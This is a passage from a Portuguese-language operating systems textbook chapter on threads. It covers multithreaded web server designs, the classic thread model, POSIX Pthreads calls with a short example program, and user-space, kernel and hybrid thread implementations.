Considere como o servidor web teria de ser escrito na ausência de threads. Uma possibilidade é fazê-lo operar um único thread. O laço principal do servidor web recebe uma solicitação, examina-a e a conduz até sua conclusão antes de receber a próxima. Enquanto espera pelo disco, o servidor está ocioso e não processa nenhum outro pedido chegando. Se o servidor web estiver sendo executado em uma máquina dedicada, como é o caso no geral, a CPU estará simplesmente ociosa

FIGURA 2.9 Um esquema aproximado do código para a Figura 2.8. (a) Thread despachante. (b) Thread operário.

```
while (TRUE) {
    get_next_request(&buf);
    handoff_work(&buf);
}
```

(a)

```
while (TRUE) {
    wait_for_work(&buf)
    look_for_page_in_cache(&buf, &page);
     if (page_not_in_cache(&page))
        read_page_from_disk(&buf, &page);
    return_page(&page);
}
```

(b)

enquanto o servidor estiver esperando pelo disco. O resultado final é que muito menos solicitações por segundo poderão ser processadas. Assim, threads ganham um desempenho considerável, mas cada thread é programado sequencialmente, como de costume.

Até o momento, vimos dois projetos possíveis: um servidor web multithread e um servidor web com um único thread. Suponha que múltiplos threads não estejam disponíveis, mas que os projetistas de sistemas consideram inaceitável a perda de desempenho decorrente do único thread. Se uma versão da chamada de sistema read sem bloqueios estiver disponível, uma terceira abordagem é possível. Quando uma solicitação chegar, o único thread a examina. Se ela puder ser satisfeita a partir da cache, ótimo, se não, uma operação de disco sem bloqueios é inicializada.

O servidor registra o estado da solicitação atual em uma tabela e então lida com o próximo evento. O próximo evento pode ser uma solicitação para um novo trabalho ou uma resposta do disco sobre uma operação anterior. Se for um novo trabalho, esse trabalho é iniciado. Se for uma resposta do disco, a informação relevante é buscada da tabela e a resposta processada. Com um sistema de E/S de disco sem bloqueios, uma resposta provavelmente terá de assumir a forma de um sinal ou interrupção.

Nesse projeto, o modelo de "processo sequencial" que tínhamos nos primeiros dois casos é perdido. O estado da computação deve ser explicitamente salvo e restaurado na tabela toda vez que o servidor chaveia do trabalho de uma solicitação para outra. Na realidade, estamos simulando os threads e suas pilhas do jeito mais difícil. Um projeto como esse, no qual cada computação tem um estado salvo e existe algum conjunto de eventos que pode ocorrer para mudar o estado, é chamado de **máquina de estados finitos**. Esse conceito é amplamente usado na ciência de computação.

Deve estar claro agora o que os threads têm a oferecer. Eles tornam possível reter a ideia de processos sequenciais que fazem chamadas bloqueantes (por exemplo, para E/S de disco) e ainda assim alcançar o paralelismo. Chamadas de sistema bloqueantes tornam a programação mais fácil, e o paralelismo melhora o desempenho. O servidor de thread único retém a simplicidade das chamadas de sistema bloqueantes, mas abre mão do desempenho. A terceira abordagem alcança um alto desempenho por meio do paralelismo, mas usa chamadas não bloqueantes e interrupções, e assim é difícil de programar. Esses modelos são resumidos na Figura 2.10.

Um terceiro exemplo em que threads são úteis encontra-se nas aplicações que precisam processar grandes quantidades de dados. Uma abordagem normal é ler em um bloco de dados, processá-lo e então escrevê-lo de novo. O problema aqui é que se houver apenas a disponibilidade de chamadas de sistema bloqueantes, o processo é bloqueado enquanto os dados estão chegando e saindo. Ter uma CPU ociosa quando há muita computação a ser feita é um claro desperdício e deve ser evitado se possível.

Threads oferecem uma solução: o processo poderia ser estruturado com um thread de entrada, um de processamento e um de saída. O thread de entrada lê dados para um buffer de entrada; o thread de processamento pega os dados do buffer de entrada, processa-os e coloca os resultados no buffer de saída; e o thread de saída escreve esses resultados de volta para o disco. Dessa maneira, entrada, saída e processamento podem estar todos acontecendo ao mesmo tempo. É claro que esse modelo funciona somente se uma chamada de sistema bloqueia apenas o thread de chamada, não o processo inteiro.

FIGURA 2.10 Três maneiras de construir um servidor.

Modelo	Características
Threads	Paralelismo, chamadas de sistema bloqueantes
Processo monothread	Não paralelismo, chamadas de sistema bloqueantes
Máquina de estados finitos	Paralelismo, chamadas não bloqueantes, interrupções

2.2.2 O modelo de thread clássico

Agora que vimos por que os threads podem ser úteis e como eles podem ser usados, vamos investigar a ideia um pouco mais de perto. O modelo de processo é baseado em dois conceitos independentes: agrupamento de recursos e execução. Às vezes é útil separá-los; é onde os threads entram. Primeiro, examinaremos o modelo de thread clássico; depois disso veremos o modelo de thread Linux, que torna indistintas as diferenças entre processos e threads.


Uma maneira de se ver um processo é que ele é um modo para agrupar recursos relacionados. Um processo tem um espaço de endereçamento contendo o código e os dados do programa, assim como outros recursos. Esses recursos podem incluir arquivos abertos, processos filhos, alarmes pendentes, tratadores de sinais, informação sobre contabilidade e mais. Ao colocá-los juntos na forma de um processo, eles podem ser gerenciados com mais facilidade.

O outro conceito que um processo tem é de uma linha (*thread*) de execução, normalmente abreviado para apenas **thread**. O thread tem um contador de programa que controla qual instrução deve ser executada em seguida. Ele tem registradores, que armazenam suas variáveis de trabalho atuais. Tem uma pilha, que contém o histórico de execução, com uma estrutura para cada rotina chamada, mas ainda não retornada. Embora um thread deva executar em algum processo, o thread e seu processo são conceitos diferentes e podem ser tratados separadamente. Processos são usados para agrupar recursos; threads são as entidades escalonadas para execução na CPU.

O que os threads acrescentam para o modelo de processo é permitir que ocorram múltiplas execuções no mesmo ambiente, com um alto grau de independência uma da outra. Ter múltiplos threads executando em paralelo em um processo equivale a ter múltiplos processos executando em paralelo em um computador. No primeiro caso, os threads compartilham um espaço de endereçamento e outros recursos. No segundo caso, os processos compartilham memórias físicas, discos, impressoras e outros recursos. Como threads têm algumas das propriedades dos processos, às vezes eles são chamados de **processos leves**. O termo **multithread** também é usado para descrever a situação de permitir múltiplos threads no mesmo processo. Como vimos no Capítulo 1, algumas CPUs têm suporte de hardware direto para multithread e permitem que chaveamentos de threads aconteçam em uma escala de tempo de nanossegundos.

Na Figura 2.11(a) vemos três processos tradicionais. Cada processo tem seu próprio espaço de endereçamento e um único thread de controle. Em comparação, na Figura 2.11(b) vemos um único processo com três threads de controle. Embora em ambos os casos tenhamos três threads, na Figura 2.11(a) cada um deles opera em um espaço de endereçamento diferente, enquanto na Figura 2.11(b) todos os três compartilham o mesmo espaço de endereçamento.

Quando um processo multithread é executado em um sistema de CPU única, os threads se revezam executando. Na Figura 2.1, vimos como funciona a multiprogramação de processos. Ao chavear entre múltiplos processos, o sistema passa a ilusão de processos sequenciais executando em paralelo. O multithread funciona da mesma maneira. A CPU chaveia rapidamente entre os threads, dando a ilusão de que eles estão executando em paralelo, embora em uma CPU mais lenta do que a real. Em um processo limitado pela CPU com três threads, eles pareceriam executar em paralelo, cada um em uma CPU com um terço da velocidade da CPU real.

FIGURA 2.11 (a) Três processos, cada um com um thread. (b) Um processo com três threads.

Threads diferentes em um processo não são tão independentes quanto processos diferentes. Todos os threads têm exatamente o mesmo espaço de endereçamento, o que significa que eles também compartilham as mesmas variáveis globais. Tendo em vista que todo thread pode acessar todo espaço de endereçamento de memória dentro do espaço de endereçamento do processo, um thread pode ler, escrever, ou mesmo apagar a pilha de outro thread. Não há proteção entre threads, porque (1) é impossível e (2) não seria necessário. Ao contrário de processos distintos, que podem ser de usuários diferentes e que podem ser hostis uns com os outros, um processo é sempre propriedade de um único usuário, que presumivelmente criou múltiplos threads de maneira que eles possam cooperar, não lutar. Além de compartilhar um espaço de endereçamento, todos os threads podem compartilhar o mesmo conjunto de arquivos abertos, processos filhos, alarmes e sinais, e assim por diante, como mostrado na Figura 2.12. Assim, a organização da Figura 2.11(a) seria usada quando os três processos forem essencialmente não relacionados, enquanto a Figura 2.11(b) seria apropriada quando os três threads fizerem na realidade parte do mesmo trabalho e estiverem cooperando uns com os outros de maneira ativa e próxima.

Na Figura 2.12, os itens na primeira coluna são propriedades de processos, não threads de propriedades. Por exemplo, se um thread abre um arquivo, esse arquivo fica visível aos outros threads no processo e eles podem ler e escrever nele. Isso é lógico, já que o processo, e não o thread, é a unidade de gerenciamento de recursos. Se cada thread tivesse o seu próprio espaço de endereçamento, arquivos abertos, alarmes pendentes e assim por diante, seria um processo em separado. O que estamos tentando alcançar com o conceito de thread é a capacidade para múltiplos threads de execução de compartilhar um conjunto de recursos de maneira que possam trabalhar juntos intimamente para desempenhar alguma tarefa.


Como um processo tradicional (isto é, um processo com apenas um thread), um thread pode estar em qualquer um de vários estados: em execução, bloqueado, pronto, ou concluído. Um thread em execução tem a CPU naquele momento e está ativo. Em comparação, um thread bloqueado está esperando por algum evento para desbloqueá-lo. Por exemplo, quando um thread realiza uma chamada de sistema para ler do teclado, ele está bloqueado até que uma entrada seja digitada. Um thread pode bloquear esperando por algum evento externo acontecer ou por algum outro thread para desbloqueá-lo. Um thread pronto está programado para ser executado e o será tão logo chegue a sua vez. As transições entre estados de thread são as mesmas que aquelas entre estados de processos e estão ilustradas na Figura 2.2.

É importante perceber que cada thread tem a sua própria pilha, como ilustrado na Figura 2.13. Cada pilha do thread contém uma estrutura para cada rotina chamada, mas ainda não retornada. Essa estrutura contém as variáveis locais da rotina e o endereço de retorno para usar quando a chamada de rotina for encerrada. Por exemplo, se a rotina *X* chama a rotina *Y* e *Y* chama a rotina *Z*, então enquanto *Z* está executando, as estruturas para *X*, *Y* e *Z* estarão todas na pilha. Cada thread geralmente chamará rotinas diferentes e desse modo terá uma história de execução diferente. Essa é a razão pela qual cada thread precisa da sua própria pilha.

Quando o multithreading está presente, os processos normalmente começam com um único thread presente. Esse thread tem a capacidade de criar novos, chamando

FIGURA 2.12 A primeira coluna lista alguns itens compartilhados por todos os threads em um processo. A segunda lista alguns itens específicos a cada thread.

Itens por processo	Itens por thread
Espaço de endereçamento	Contador de programa
Variáveis globais	Registradores
Arquivos abertos	Pilha
Processos filhos	Estado
Alarmes pendentes	
Sinais e tratadores de sinais	
Informação de contabilidade	

FIGURA 2.13 Cada thread tem a sua própria pilha.

uma rotina de biblioteca como *thread_create*. Um parâmetro para *thread_create* especifica o nome de uma rotina para o novo thread executar. Não é necessário (ou mesmo possível) especificar algo sobre o espaço de endereçamento do novo thread, tendo em vista que ele automaticamente é executado no espaço de endereçamento do thread em criação. Às vezes, threads são hierárquicos, com uma relação pai-filho, mas muitas vezes não existe uma relação dessa natureza, e todos os threads são iguais. Com ou sem uma relação hierárquica, normalmente é devolvido ao thread em criação um identificador de thread que nomeia o novo thread.

Quando um thread tiver terminado o trabalho, pode concluir sua execução chamando uma rotina de biblioteca, como *thread_exit*. Ele então desaparece e não é mais escalonável. Em alguns sistemas, um thread pode esperar pela saída de um thread (específico) chamando uma rotina, por exemplo, *thread_join*. Essa rotina bloqueia o thread que executou a chamada até que um thread (específico) tenha terminado. Nesse sentido, a criação e a conclusão de threads é muito semelhante à criação e ao término de processos, com mais ou menos as mesmas opções.

Outra chamada de thread comum é *thread_yield*, que permite que um thread abra mão voluntariamente da CPU para deixar outro thread ser executado. Uma chamada dessas é importante porque não há uma interrupção de relógio para realmente forçar a multiprogramação como há com os processos. Desse modo, é importante que os threads sejam educados e voluntariamente entreguem a CPU de tempos em tempos para dar aos outros threads uma chance de serem executados. Outras chamadas permitem que um thread espere por outro thread para concluir algum trabalho, para um thread anunciar que terminou alguma tarefa e assim por diante.

Embora threads sejam úteis na maioria das vezes, eles também introduzem uma série de complicações no modelo de programação. Para começo de conversa, considere os efeitos da chamada fork de sistema UNIX. Se o processo pai tem múltiplos threads, o filho não deveria tê-los também? Do contrário, é possível que o processo não funcione adequadamente, tendo em vista que todos eles talvez sejam essenciais.

No entanto, se o processo filho possuir tantos threads quanto o pai, o que acontece se um thread no pai estava bloqueado em uma chamada read de um teclado? Dois threads estão agora bloqueados no teclado, um no pai e outro no filho? Quando uma linha é digitada, ambos os threads recebem uma cópia? Apenas o pai? Apenas o filho? O mesmo problema existe com conexões de rede abertas.

Outra classe de problemas está relacionada ao fato de que threads compartilham muitas estruturas de dados. O que acontece se um thread fecha um arquivo enquanto outro ainda está lendo dele? Suponha que um thread observe que há pouca memória e comece a alocar mais memória. No meio do caminho há um chaveamento de threads, e o novo também observa que há pouca memória e também começa a alocar mais memória. A memória provavelmente será alocada duas vezes. Esses problemas podem ser solucionados com algum esforço, mas os programas de multithread devem ser pensados e projetados com cuidado para funcionarem corretamente.

2.2.3 Threads POSIX

Para possibilitar que se escrevam programas com threads portáteis, o IEEE definiu um padrão para threads no padrão IEEE 1003.1c. O pacote de threads que ele define é chamado **Pthreads**. A maioria dos sistemas UNIX dá suporte a ele. O padrão define mais de 60 chamadas de função, um número grande demais para ser visto aqui. Em vez disso, descreveremos apenas algumas das principais para dar uma ideia de como funcionam. As chamadas que descreveremos a seguir estão listadas na Figura 2.14.

Todos os threads têm determinadas propriedades. Cada um tem um identificador, um conjunto de registradores (incluindo o contador de programa), e um conjunto de atributos, que são armazenados em uma estrutura. Os atributos incluem tamanho da pilha, parâmetros de escalonamento e outros itens necessários para usar o thread.

FIGURA 2.14 Algumas das chamadas de função do Pthreads.

Chamada de thread	Descrição
Pthread_create	Cria um novo thread
Pthread_exit	Conclui a chamada de thread
Pthread_join	Espera que um thread específico seja abandonado
Pthread_yield	Libera a CPU para que outro thread seja executado
Pthread_attr_init	Cria e inicializa uma estrutura de atributos do thread
Pthread_attr_destroy	Remove uma estrutura de atributos do thread

Um novo thread é criado usando a chamada *pthread_create*. O identificador de um thread recentemente criado é retornado como o valor da função. Essa chamada é intencionalmente muito parecida com a chamada de sistema fork (exceto pelos parâmetros), com o identificador de thread desempenhando o papel do PID (número de processo), em especial para identificar threads referenciados em outras chamadas.

Quando um thread tiver acabado o trabalho para o qual foi designado, ele pode terminar chamando *pthread_exit*. Essa chamada para o thread e libera sua pilha.

Muitas vezes, um thread precisa esperar outro terminar seu trabalho e sair antes de continuar. O que está esperando chama *pthread_join* para esperar outro thread específico terminar. O identificador do thread pelo qual se espera é dado como parâmetro.

Às vezes acontece de um thread não estar logicamente bloqueado, mas sente que já foi executado tempo suficiente e quer dar a outro thread a chance de ser executado. Ele pode atingir essa meta chamando *pthread_yield*. Essa chamada não existe para processos, pois o pressuposto aqui é que os processos são altamente competitivos e cada um quer o tempo de CPU que conseguir obter. No entanto, já que os threads de um processo estão trabalhando juntos e seu código é invariavelmente escrito pelo mesmo programador, às vezes o programador quer que eles se deem outra chance.

As duas chamadas seguintes de thread lidam com atributos. *Pthread_attr_init* cria a estrutura de atributos associada com um thread e o inicializa com os valores padrão. Esses valores (como a prioridade) podem ser modificados manipulando campos na estrutura de atributos.

Por fim, *pthread_attr_destroy* remove a estrutura de atributos de um thread, liberando a sua memória. Essa chamada não afeta os threads que a usam; eles continuam a existir.

FIGURA 2.15 Um exemplo de programa usando threads.

```
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>

#define NUMBER_OF_THREADS     10

void *print_hello_world(void *tid)
{
        /* Esta funcao imprime o identificador do thread e sai. */
        printf("Ola mundo. Boas vindas do thread %d\n", tid);
        pthread_exit(NULL);
}

int main(int argc, char *argv[])
{
        /* O programa principal cria 10 threads e sai. */
        pthread_t threads[NUMBER_OF_THREADS];
        int status, i;

        for(i=0; i < NUMBER_OF_THREADS; i++) {
                printf("Metodo Main. Criando thread %d\n", i);
                status = pthread_create(&threads[i], NULL, print_hello_world, (void *)i);

                if (status != 0) {
                        printf("Oops. pthread_create returned error code %d\n", status);
                        exit(-1);
                }
        }
        exit(NULL);
}
```

Para ter uma ideia melhor de como o Pthreads funciona, considere o exemplo simples da Figura 2.15. Aqui o principal programa realiza *NUMBER_OF_THREADS* iterações, criando um novo thread em cada iteração, após anunciar sua intenção. Se a criação do thread fracassa, ele imprime uma mensagem de erro e então termina. Após criar todos os threads, o programa principal termina.

Quando um thread é criado, ele imprime uma mensagem de uma linha anunciando a si mesmo e então termina. A ordem na qual as várias mensagens são intercaladas é indeterminada e pode variar em execuções consecutivas do programa.

As chamadas Pthreads descritas anteriormente não são as únicas. Examinaremos algumas das outras após discutir a sincronização de processos e threads.

2.2.4 Implementando threads no espaço do usuário


Há dois lugares principais para implementar threads: no espaço do usuário e no núcleo. A escolha é um pouco controversa, e uma implementação híbrida também é possível. Descreveremos agora esses métodos, junto com suas vantagens e desvantagens.

O primeiro método é colocar o pacote de threads inteiramente no espaço do usuário. O núcleo não sabe nada a respeito deles. Até onde o núcleo sabe, ele está gerenciando processos comuns de um único thread. A primeira vantagem, e mais óbvia, é que o pacote de threads no nível do usuário pode ser implementado em um sistema operacional que não dá suporte aos threads. Todos os sistemas operacionais costumavam cair nessa categoria, e mesmo agora alguns ainda caem. Com essa abordagem, threads são implementados por uma biblioteca.

Todas essas implementações têm a mesma estrutura geral, ilustrada na Figura 2.16(a). Os threads executam em cima de um sistema de tempo de execução, que é uma coleção de rotinas que gerencia os threads. Já vimos quatro desses: *pthread_create*, *pthread_exit*, *pthread_join* e *pthread_yield*, mas geralmente há mais.

Quando os threads são gerenciados no espaço do usuário, cada processo precisa da sua própria **tabela de threads** privada para controlá-los naquele processo. Ela é análoga à tabela de processo do núcleo, exceto por controlar apenas as propriedades de cada thread, como o contador de programa, o ponteiro de pilha, registradores, estado e assim por diante. A tabela de threads é gerenciada pelo sistema de tempo de execução. Quando um thread vai para o estado pronto ou bloqueado, a informação necessária para reiniciá-lo é armazenada na tabela de threads, exatamente da mesma maneira que o núcleo armazena informações sobre processos na tabela de processos.

Quando um thread faz algo que possa bloqueá-lo localmente, por exemplo, esperar que outro thread em seu processo termine um trabalho, ele chama uma rotina do sistema de tempo de execução. Essa rotina verifica se o thread precisa ser colocado no estado bloqueado. Caso isso seja necessário, ela armazena os registradores do thread (isto é, os seus próprios) na tabela de threads, procura na tabela por um thread pronto para ser executado, e recarrega os registradores da máquina com os valores salvos do novo thread. Tão logo o ponteiro de pilha e o contador de programa tenham sido trocados, o novo thread ressurge para a vida novamente de maneira automática. Se a máquina porventura tiver uma instrução para

FIGURA 2.16 (a) Um pacote de threads no espaço do usuário. (b) Um pacote de threads gerenciado pelo núcleo.

armazenar todos os registradores e outra para carregá-los, todo o chaveamento do thread poderá ser feito com apenas um punhado de instruções. Realizar um chaveamento de thread como esse é pelo menos uma ordem de magnitude — talvez mais — mais rápida do que desviar o controle para o núcleo, além de ser um forte argumento a favor de pacotes de threads de usuário.

No entanto, há uma diferença fundamental com os processos. Quando um thread decide parar de executar — por exemplo, quando ele chama *thread_yield* — o código de *thread_yield* pode salvar as informações do thread na própria tabela de thread. Além disso, ele pode então chamar o escalonador de threads para pegar outro thread para executar. A rotina que salva o estado do thread e o escalonador são apenas rotinas locais, de maneira que invocá-las é algo muito mais eficiente do que fazer uma chamada de núcleo. Entre outras coisas, nenhuma armadilha (*trap*) é necessária, nenhum chaveamento de contexto é necessário, a cache de memória não precisa ser esvaziada e assim por diante. Isso torna o escalonamento de thread muito rápido.

Threads de usuário também têm outras vantagens. Eles permitem que cada processo tenha seu próprio algoritmo de escalonamento customizado. Para algumas aplicações, por exemplo, aquelas com um thread coletor de lixo, é uma vantagem não ter de se preocupar com um thread ser parado em um momento inconveniente. Eles também escalam melhor, já que threads de núcleo sempre exigem algum espaço de tabela e de pilha no núcleo, o que pode ser um problema se houver um número muito grande de threads.

Apesar do seu melhor desempenho, pacotes de threads de usuário têm alguns problemas importantes. Primeiro, o problema de como chamadas de sistema bloqueantes são implementadas. Suponha que um thread leia de um teclado antes que quaisquer teclas tenham sido acionadas. Deixar que o thread realmente faça a chamada de sistema é algo inaceitável, visto que isso parará todos os threads. Uma das principais razões para ter threads era permitir que cada um utilizasse chamadas com bloqueio, enquanto evitaria que um thread bloqueado afetasse os outros. Com chamadas de sistema bloqueantes, é difícil ver como essa meta pode ser alcançada prontamente.

As chamadas de sistema poderiam ser todas modificadas para que não bloqueassem (por exemplo, um read no teclado retornaria apenas 0 byte se nenhum caractere já estivesse no buffer), mas exigir mudanças para o sistema operacional não é algo atraente. Além disso, um argumento para threads de usuário era precisamente que eles podiam ser executados com sistemas operacionais *existentes*. Ainda, mudar a semântica de read exigirá mudanças para muitos programas de usuários.

Mais uma alternativa encontra-se disponível no caso de ser possível dizer antecipadamente se uma chamada será bloqueada. Na maioria das versões de UNIX, existe uma chamada de sistema, select, que permite a quem chama saber se um read futuro será bloqueado. Quando essa chamada está presente, a rotina de biblioteca *read* pode ser substituída por uma nova que primeiro faz uma chamada select e, então, faz a chamada read somente se ela for segura (isto é, não for bloqueada). Se a chamada read for bloqueada, a chamada não é feita. Em vez disso, outro thread é executado. Da próxima vez que o sistema de tempo de execução assumir o controle, ele pode conferir de novo se a read está então segura. Essa abordagem exige reescrever partes da biblioteca de chamadas de sistema, e é algo ineficiente e deselegante, mas há pouca escolha. O código colocado em torno da chamada de sistema para fazer a verificação é chamado de **jacket** ou **wrapper**.

Um problema de certa maneira análogo às chamadas de sistema bloqueantes é o problema das faltas de páginas. Nós as estudaremos no Capítulo 3. Por ora, basta dizer que os computadores podem ser configurados de tal maneira que nem todo o programa está na memória principal ao mesmo tempo. Se o programa chama ou salta para uma instrução que não esteja na memória, ocorre uma falta de página e o sistema operacional buscará a instrução perdida (e suas vizinhas) do disco. Isso é chamado de uma falta de página. O processo é bloqueado enquanto as instruções necessárias estão sendo localizadas e lidas. Se um thread causa uma falta de página, o núcleo, desconhecendo até a existência dos threads, naturalmente bloqueia o processo inteiro até que o disco de E/S esteja completo, embora outros threads possam ser executados.

Outro problema com pacotes de threads de usuário é que se um thread começa a ser executado, nenhum outro naquele processo será executado a não ser que o primeiro thread voluntariamente abra mão da CPU. Dentro de um único processo, não há interrupções de relógio, impossibilitando escalonar processos pelo esquema de escalonamento circular (dando a vez ao outro). A menos que um thread entre voluntariamente no sistema de tempo de execução, o escalonador jamais terá uma chance.

Uma solução possível para o problema de threads sendo executados infinitamente é obrigar o sistema de tempo de execução a solicitar um sinal de relógio

(interrupção) a cada segundo para dar a ele o controle, mas isso, também, é algo grosseiro e confuso para o programa. Interrupções periódicas de relógio em uma frequência mais alta nem sempre são possíveis, e mesmo que fossem, a sobrecarga total poderia ser substancial. Além disso, um thread talvez precise também de uma interrupção de relógio, interferindo com o uso do relógio pelo sistema de tempo de execução.

Outro — e o mais devastador — argumento contra threads de usuário é que os programadores geralmente desejam threads precisamente em aplicações nas quais eles são bloqueados com frequência, por exemplo, em um servidor web com múltiplos threads. Esses threads estão constantemente fazendo chamadas de sistema. Uma vez que tenha ocorrido uma armadilha para o núcleo a fim de executar uma chamada de sistema, não daria muito mais trabalho para o núcleo trocar o thread sendo executado, se ele estiver bloqueado, o núcleo fazendo isso elimina a necessidade de sempre realizar chamadas de sistema select que verificam se as chamadas de sistema read são seguras. Para aplicações que são em sua essência inteiramente limitadas pela CPU e raramente são bloqueadas, qual o sentido de usar threads? Ninguém proporia seriamente computar os primeiros *n* números primos ou jogar xadrez usando threads, porque não há nada a ser ganho com isso.

2.2.5 Implementando threads no núcleo

Agora vamos considerar que o núcleo saiba sobre os threads e os gerencie. Não é necessário um sistema de tempo de execução em cada um, como mostrado na Figura 2.16(b). Também não há uma tabela de thread em cada processo. Em vez disso, o núcleo tem uma tabela que controla todos os threads no sistema. Quando um thread quer criar um novo ou destruir um existente, ele faz uma chamada de núcleo, que então faz a criação ou a destruição atualizando a tabela de threads do núcleo.

A tabela de threads do núcleo contém os registradores, estado e outras informações de cada thread. A informação é a mesma com os threads de usuário, mas agora mantidas no núcleo em vez de no espaço do usuário (dentro do sistema de tempo de execução). Essa informação é um subconjunto das informações que os núcleos tradicionais mantêm a respeito dos seus processos de thread único, isto é, o estado de processo. Além disso, o núcleo também mantém a tabela de processos tradicional para controlar os processos.

Todas as chamadas que poderiam bloquear um thread são implementadas como chamadas de sistema, a um custo consideravelmente maior do que uma chamada para uma rotina de sistema de tempo de execução. Quando um thread é bloqueado, o núcleo tem a opção de executar outro thread do mesmo processo (se um estiver pronto) ou algum de um processo diferente. Com threads de usuário, o sistema de tempo de execução segue executando threads a partir do seu próprio processo até o núcleo assumir a CPU dele (ou não houver mais threads prontos para serem executados).

Em decorrência do custo relativamente maior de se criar e destruir threads no núcleo, alguns sistemas assumem uma abordagem ambientalmente correta e reciclam seus threads. Quando um thread é destruído, ele é marcado como não executável, mas suas estruturas de dados de núcleo não são afetadas de outra maneira. Depois, quando um novo thread precisa ser criado, um antigo é reativado, evitando parte da sobrecarga. A reciclagem de threads também é possível para threads de usuário, mas tendo em vista que o overhead de gerenciamento de threads é muito menor, há menos incentivo para fazer isso.

Threads de núcleo não exigem quaisquer chamadas de sistema novas e não bloqueantes. Além disso, se um thread em um processo provoca uma falta de página, o núcleo pode facilmente conferir para ver se o processo tem quaisquer outros threads executáveis e, se assim for, executar um deles enquanto espera que a página exigida seja trazida do disco. Sua principal desvantagem é que o custo de uma chamada de sistema é substancial, então se as operações de thread (criação, término etc.) forem frequentes, ocorrerá uma sobrecarga muito maior.

Embora threads de núcleo solucionem alguns problemas, eles não resolvem todos eles. Por exemplo, o que acontece quando um processo com múltiplos threads é bifurcado? O novo processo tem tantos threads quanto o antigo, ou possui apenas um? Em muitos casos, a melhor escolha depende do que o processo está planejando fazer em seguida. Se ele for chamar exec para começar um novo programa, provavelmente um thread é a escolha correta, mas se ele continuar a executar, reproduzir todos os threads talvez seja o melhor.

Outra questão são os sinais. Lembre-se de que os sinais são enviados para os processos, não para os threads, pelo menos no modelo clássico. Quando um sinal chega, qual thread deve cuidar dele? Threads poderiam talvez registrar seu interesse em determinados sinais, de maneira que, ao chegar um sinal, ele seria dado para o thread que disse querê-lo. Mas o que acontece se dois ou mais threads registraram interesse para o mesmo sinal? Esses são apenas dois dos problemas que os threads introduzem, mas há outros.

2.2.6 Implementações híbridas


Várias maneiras foram investigadas para tentar combinar as vantagens de threads de usuário com threads de núcleo. Uma maneira é usar threads de núcleo e então multiplexar os de usuário em alguns ou todos eles, como mostrado na Figura 2.17. Quando essa abordagem é usada, o programador pode determinar quantos threads de núcleo usar e quantos threads de usuário multiplexar para cada um. Esse modelo proporciona o máximo em flexibilidade.

